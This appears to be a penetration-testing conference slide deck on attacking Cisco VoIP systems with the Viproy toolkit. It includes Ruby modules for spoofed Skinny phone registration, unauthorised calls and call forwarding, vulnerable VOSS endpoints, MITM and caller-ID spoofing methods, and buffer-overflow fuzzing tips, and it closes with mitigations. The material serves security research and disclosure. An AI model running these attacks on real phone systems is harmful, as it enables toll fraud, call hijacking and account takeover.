


- Call me back function on voicemail / calls
 - Sending many spoofed messages for DoS
 - Overseas? Roaming?
- Social engineering (voicemail notification)
- Value added services
 - Add a data package to my line
 - Subscribe me to a new mobile TV service
 - Reset my password/PIN/2FA
 - Group messages, celebrations



Video Demonstration

- Cisco Skinny (SCCP)
 - Binary, not plain text
 - Different versions
 - No authentication
 - MAC address is identity
 - Auto registration
- Basic attacks
 - Register as a phone
 - Disconnect other phones
 - Call forwarding
 - Unauthorised calls



Source: Cisco

Skippy Client Control Protocol

Data length: 128

Header version: Basic (0x00000000)

Message ID: RegisterMessage (0x00000001)

Device name: **SEP000C29BF1890**

Station user ID: 0

Station instance: 0

IP address: 192.168.0.151 (192.168.0.151)

Device type: Unknown (30016)

```

0000  00 0c 29 93 5e 7a 00 0c 29 bf 18 90 08 00 45 60  ..).^z.. ).....E
0010  00 b0 02 a6 40 00 80 06 74 8d c0 a8 00 97 c0 a8  ....@... t.....
0020  00 cd 04 17 07 d0 e7 1b f2 21 8b c8 15 d2 50 18  ....!....P.
0030  fa f0 eb 67 00 00 80 00 00 00 00 00 00 01 00  ...g.....
0040  00 00 53 45 50 30 30 30 43 32 39 42 46 31 38 39  ..SEP000 C29BF189
0050  30 00 00 00 00 00 00 00 00 00 c0 a8 00 97 40 75  0.....@u
0060  00 00 00 00 00 00 00 00 00 00 14 00 72 85 01 00  ..   ...r...
0070  00 00 00 00 00 00 00 0c 29 bf 18 90 00 00 00 00  .... ).....
0080  00 00 03 00 00 00 24 00 00 00 00 00 00 00 00  ..$. ....
0090  00 00 00 00 00 00 00 00 00 00 00 00 00 43 49  ....CI
00a0  50 43 2d 38 2d 36 2d 31 2d 30 00 00 00 00 00 00  PC-8-6-1 -0.....
00b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
```

Viproxy has a Skinny library for easier development and sample attack modules

- Skinny auto registration
- Skinny register
- Skinny call
- Skinny call forwarding

```
def prep_register(device, device_ip)
  p = "\x01\x00\x00\x00" #register message
  p << "#{device}\x00\x00\x00\x00\x00\x00\x00\x00\x00" #device
  p << ip_to_bytes(device_ip) #"xC0xA8\n6" #ip address
  p << "5\x01\x00\x00" #device type
  p << "\x03\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x84\x01\x00"
  b=length_to_bytes(p.length,4) #length
  return b+"\x00\x00\x00\x00"+p
end
```

```
def skinny_parser(p)
  l = bytes_to_length(p[0,3])
  r = p[8,4].unpack('H*')[0]
  lines = nil
  case r
  when "9d000000"
    r = "RegisterRejectMessage"
    m = p[12,l-4]
  when "81000000"
    r = "RegisterAckMessage"
    m = "Registration successful."
  when "93000000"
    r = "ConfigStatMessage"
    devicename = p[12,15]
    userid = bytes_to_length(p[27,4])
    station = bytes_to_length(p[31,4])
    username = p[35,40]
    domain = p[75,40]
    lines = bytes_to_length(p[116,4])
    speeddials = bytes_to_length(p[120,4])
    m = "Device: #{devicename}\tUser ID: #{userid}\tStation: #{station}\tUsername: #{username}\tDomain: #{domain}\tLines: #{lines}\tSpeeddials: #{speeddials}"
  when "9b000000"
    r = "CapabilitiesReqMessage"
    m = nil
  when "97000000"
    r = "ButtonTemplateMessage"
    m = nil
  when "21010000"
    r = "ClearPriNotifyMessage"
    m = nil
  when "15010000"
    r = "ClearNotifyMessage"
    m = nil
  when "12010000"
    r = "DisplayPromptStatusMessage"
    m = nil
  when "82000000"
    r = "StartToneMessage"
    dialtone = bytes_to_length(p[16,4])
    lineid = bytes_to_length(p[20,4])
    callidentifier = bytes_to_length(p[24,4])
    m = "Call Identifier: \t#{callidentifier}"
  when "83000000"
    r = "StopToneMessage"
  end
```

Everybody can develop a Skinny module now, even Ewoks!

Register

```
def run
  #options from the user
  macs=[]
  macs << datastore['MAC'].upcase if datastore['MAC']
  macs << macfileimport(datastore['MACFILE'])if datastore['MACFILE']
  raise RuntimeError , 'MAC or MACFILE should be defined' unless data:
  client=datastore['CISCOCLIENT'].downcase
  if datastore['DEVICE_IP']
    device_ip=datastore['DEVICE_IP']
  else
    device_ip=Rex::Socket.source_address(datastore['RHOST'])
  end

  #Skinny Registration Test
  macs.each do |mac|
    device="#{datastore['PROTO_TYPE']}#{mac.gsub(":", "")}"
    begin
      connect
      register(sock,device,device_ip,client,mac)
      disconnect
    rescue Rex::ConnectionError => e
      print_error("Connection failed: #{e.class}: #{e}")
      return nil
    end
  end
end
```

Unauthorised Call

```
def run
  #options from the user
  if datastore['MAC'] and datastore['TARGET']
    mac = datastore['MAC'].upcase
  else
    raise RuntimeError , 'MAC and TARGET should be defined'
  end
  line=datastore['LINE'] || 1
  target=datastore['TARGET']
  client=datastore['CISCOCLIENT'].downcase
  capabilities=datastore['CAPABILITIES'] || "Host"
  platform=datastore['PLATFORM'] || "Cisco IP Phone 7975"
  software=datastore['SOFTWARE'] || "SCCP75.9-3-ISR2-15"
  if datastore['DEVICE_IP']
    device_ip=datastore['DEVICE_IP']
  else
    device_ip=Rex::Socket.source_address(datastore['RHOST'])
  end
  device="#{datastore['PROTO_TYPE']}#{mac.gsub(":", "")}"

  #Skinny Call Test
  begin
    connect

    #Registration
    register(sock,device,device_ip,client,mac,false)
    #Call
    call(sock,line,target)

    disconnect
  rescue Rex::ConnectionError => e
    print_error("Connection failed: #{e.class}: #{e}")
    return nil
  end
end
```

- Install Cisco IP Communicator
- Change the MAC address of Windows
- Register the software with this MAC

Device Name

Use Network Adapter to generate Device Name

Network Adapter:

Device Name:

Use this Device Name

TFTP Servers

Use the default TFTP servers

Use these TFTP servers:

TFTP Server 1:

TFTP Server 2:




Video Demonstration

Video Demonstration



Video Demonstration

- Cisco UC Domain Manager
 - VOSS IP Phone XML services
 - VOSS Self Care customer portal
 - VOSS Tenant services administration
- Cisco Unified Communications Manager
 - Cisco Enterprise License Manager
 - Cisco VTG Interface
 - Cisco UCM – Dialed Number Analyzer
 - Cisco Unified Operating System Administration
 - Cisco Unified Serviceability
 - Cisco Unified Reporting
 - Cisco Unified CM CDR Analysis and Reporting



Username:

Password:


HCS 9.2.1 Platform ++G2 Dial-plan ++

Tenant user services

- Password & PIN management
- Voicemail configuration
- Presence
- Corporate Directory access
- Extension mobility

Weaknesses

- Privilege escalation vulnerabilities
- Cross-site scripting vulnerabilities





The Cloud Fulfillment Leader

- Self Care
- Details
- Password
- My Phones
- Presence
- UC Central
- Single Number Reach
- Corporate Directory

Account Details

First Name:

Middle Name:

Last Name:

E-mail Address:

Ex Directory:

[Modify](#)



Corporate Telephone Directory

Search by: Search for:

Search Results
Results 1 - 4 of 4. (0.03 seconds)

< < prev 1 next > >

First Name	Last Name	Location Name	Department Code	Exten
>First	>Last	C1-D1-L2		81026; 81026; 81026;
User	2	C1-D1-L1		81016; 81016; 81016; 81016; 81016;
User	Four	C1-D1-L3-LBO		81039 81039
user1	test	C1-D1-L1		

< < prev 1 next > >

- Tenant administration services
- User management
- Location and dial plan management
- CLI and number translation configuration

Weaknesses

- User enumeration
- Privilege escalation vulnerabilities
- Cross-site scripting vulnerabilities
- SQL injections and SOAP manipulations

/emapp/EMAppServlet?device=USER

```
<?xml version="1.0" encoding="utf-8"?>
<CiscoIPPhoneText>
<Title>Login response</Title>
<Text>Login Unsuccessful</Text>
<Prompt>Login is unavailable (22)</Prompt>
<SoftKeyItem>
<Name>Exit</Name>
<URL>SoftKey:Exit</URL>
<Position>1</Position>
</SoftKeyItem>
</CiscoIPPhoneText>
```

/bvsm/iptusermgt/disassociateuser.cgi



User Management

Location: [redacted] User: [redacted] Role: Location Administrator

Status of main transaction

33488 Request Failed: ManageEntity
=> Entered at: 2013/12/18 15:58:58 EST [redacted]

AXL:executeSQLQuery: SOAP connection error with [redacted] using [Administrator]
=> Started at: 2013/12/18 15:58:58 EST
=> End at: 2013/12/18 16:01:00 EST

Status of sub transactions

33487	DisassociateUserDevice	F	AXL:executeSQLQuery: SOAP connection error with [redacted] using [Administrator]
33488	DisassociateUserPhone	F	AXL:executeSQLQuery: SOAP connection error with [redacted] using [Administrator]
33489	QueryUserLogin	F	AXL:executeSQLQuery: SOAP connection error with [redacted] using [Administrator]
33490	Driver_IPPBX	F	AXL:executeSQLQuery: SOAP connection error with [redacted] using [Administrator]

Note: The error messages in the sub transactions table are circled in red in the original image.

/bvsm/iptbulkadmin

/bvsm/iptbulkloadmgt/bulkloaduploadform.cgi

Quick Search

Select Target

Associated PSTN: Contains add

Combine

Upload item identity file

Choose File No file chosen (Please note that you need to select the correct item type above)

Search

OR

Execute a file

Action: Use file defined Input File:

Choose File No file chosen

Scheduled Date (yyyy-mm-dd): Time (hh:mm:ss):

/ Execute immediately Execute

Bulk Load Tools

Division	User	Role
<input type="text"/>		

Browse -C1 & HCS-C7.xls

Scheduled Date (yyyy-mm-dd): Time (hh:mm:ss): Execute as soon as possible Execute immediately

Select file encoding:

Submit


Log file

```
2013-12-18 00:33:38 UTC INFO: UsmLoader loading file
[/srv/VOSS/shared/usm/bulkload/workbooks/57.xls]
2013-12-18 00:33:39 UTC INFO: Preprocessing loader sheet: Add Service Types.
false
2013-12-18 00:33:39 UTC INFO: Preprocessing Add Service Types.
2013-12-18 00:33:39 UTC WARNING: Warning while processing Add Service Types,
column name in the Add Service Types worksheet. Column 'Apply Counters' (H) v
2013-12-18 00:33:39 UTC INFO: Preprocessing of Add Service Types complete.
2013-12-18 00:33:39 UTC INFO: Preprocessing loader sheet: Add Number Constr
is false
2013-12-18 00:33:39 UTC INFO: Preprocessing Add Number Construction. Maximum
requests is 14
2013-12-18 00:33:39 UTC INFO: Preprocessing of Add Number Construction compl
```

`/bvsm/iptusermgt/moduser.cgi` (stored XSS, change users' **role**)
`/bvsm/iptadminusermgt/adduserform.cgi?user_type=adminuser`



`/bvsm/iptnumtransmgt/editnumbertranslationform.cgi?id=1`



VOSS IP Phone XML services

- **Shared service for all tenants**
- Call forwarding (Skinny has, SIP has not)
- Speed dial management
- Voicemail PIN management

Services

- speeddials
- changepinform
- showcallfwd
- callfwdmenu

Actions

- CallForwardAll
- CallForwardBusy

- Authentication and Authorisation free!
- MAC address is sufficient
- Jailbreaking tenant services

- Viproy Modules
 - Call Forwarding
 - Speed Dial

```

<CiscoIPPhoneMenu>
  <Title>Select line to set Call Fwds</Title>
  <Prompt/>
  - <MenuItem>
    <Name>62032</Name>
    - <URL>
      http://[redacted]/bvsmweb/callfwdperline.cgi?device=[redacted]USER3&cfoption=CallForwardAll&
      finnumber=11010[redacted]
    </URL>
  </MenuItem>
  - <SoftKeyItem>
    <Name>Select</Name>
    <Position>1</Position>
    <URL>SoftKey:Select</URL>
  </SoftKeyItem>
  - <SoftKeyItem>
    <Name><<<</Name>
    <Position>2</Position>
    <URL>SoftKey:<<<</URL>
  </SoftKeyItem>
  - <SoftKeyItem>
    <Name>Exit</Name>
    <Position>3</Position>
    <URL>SoftKey:Exit</URL>
  </SoftKeyItem>
</CiscoIPPhoneMenu>
  </URL>
</MenuItem>
- <MenuItem>
  <Name>Change PIN</Name>

```

Video Demonstration

Video Demonstration



- Different Client Types
 - Mobile, Desktop, Teleconference, Handsets
- Information Disclosure
 - Unnecessary services and ports (SNMP, FTP)
 - Weak management services (Telnet, SSH, HTTP)
 - Stored credentials and sensitive information
- Unauthorised Access
 - Password or TFTP attacks, enforced upgrades
- Weak VoIP Services
 - Clients may accept direct invite, register or notify

- Cisco IP Phones
- Cisco IP Communicator
- Cisco Unified Personal Communicator
- Cisco Webex Client
- Cisco Jabber services
 - Cisco Jabber Voice/Video
 - IM for 3rd party clients
 - Mobile, desktop, Mac
 - Jabber SDK for web



Source: www.arkadin.com

- Use ARP/DNS Spoof & VLAN hopping & Manual config
- Collect credentials, hashes, information
- Change client's request to add a feature (e.g. Spoofing)
- Change the SDP features to redirect calls
- Add a proxy header to bypass billing & CDR
- Manipulate request at runtime to find BoF vulnerabilities
- Trigger software upgrades for malwarred executables



Death Star in the Middle




- Caller ID spoofed messages
 - to install a malicious application or an SSL certificate
 - to redirect voicemails or calls
- Fake caller ID for Scam, Vishing or Spying
- Manipulate the content or content-type on messaging
 - Trigger a crash/BoF on the remote client
 - Inject cross-site scripting to the conversation
- Proxies with TLS+TCP interception and manipulation
 - Em-proxy (github.com/fozavci/em-proxy)
 - MITMproxy

Video Demonstration



- SIP server redirects a few fields to client
 - FROM, FROM NAME, Contact
 - Other fields depend on server (e.g. SDP, MIME)
 - Message content
- Clients have buffer overflow in FROM?
 - Send 2000 chars to test it !
 - Crash it or execute your shellcode if available
- Clients trust SIP servers and trust is UDP based
 - Trust hacking module can be used for the trust between server and client too.
- Viproy Penetration Testing Kit SIP Modules
 - Simple fuzz support (FROM=FUZZ 2000)
 - You can modify it for further attacks





Video Demonstration



- Install the Cisco security patches
 - From CVE-2014-3277 to CVE-2014-3283
 - CSCum75078, CSCun17309, CSCum77041, CSCuo51517, CSCum76930, CSCun49862
- Secure network design
 - IP phone services **MUST** be **DEDICATED**, not **SHARED**
- Secure deployment with PKI
 - Authentication with X.509, software signatures
 - Secure SSL configuration
- Secure protocols
 - Skinny authentication, SIP authentication
 - HTTP instead of TFTP, SSH instead of Telnet



- Viproy Homepage and Documentation
<http://www.viproxy.com>
- Attacking SIP servers using Viproy VoIP Kit
https://www.youtube.com/watch?v=AbXh_L0-Y5A
- VoIP Pen-Test Environment – VulnVoIP
<http://www.rebootuser.com/?cat=371>
- Credit and thanks go to...
Jason Ostrom, Mark Collier, Paul Henry, Sandro Gauci



Thank you

Recognised as Australia's fastest growing information security and risk management consulting firm through the Deloitte Technology Fast 50 & BRW Fast 100 programs

Head office is level 8, 66 King Street, Sydney, NSW 2000, Australia.
Owner of trademark and all copyright is Sense of Security Pty Ltd.
Neither text or images can be reproduced without written permission.

T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455
info@senseofsecurity.com.au
www.senseofsecurity.com.au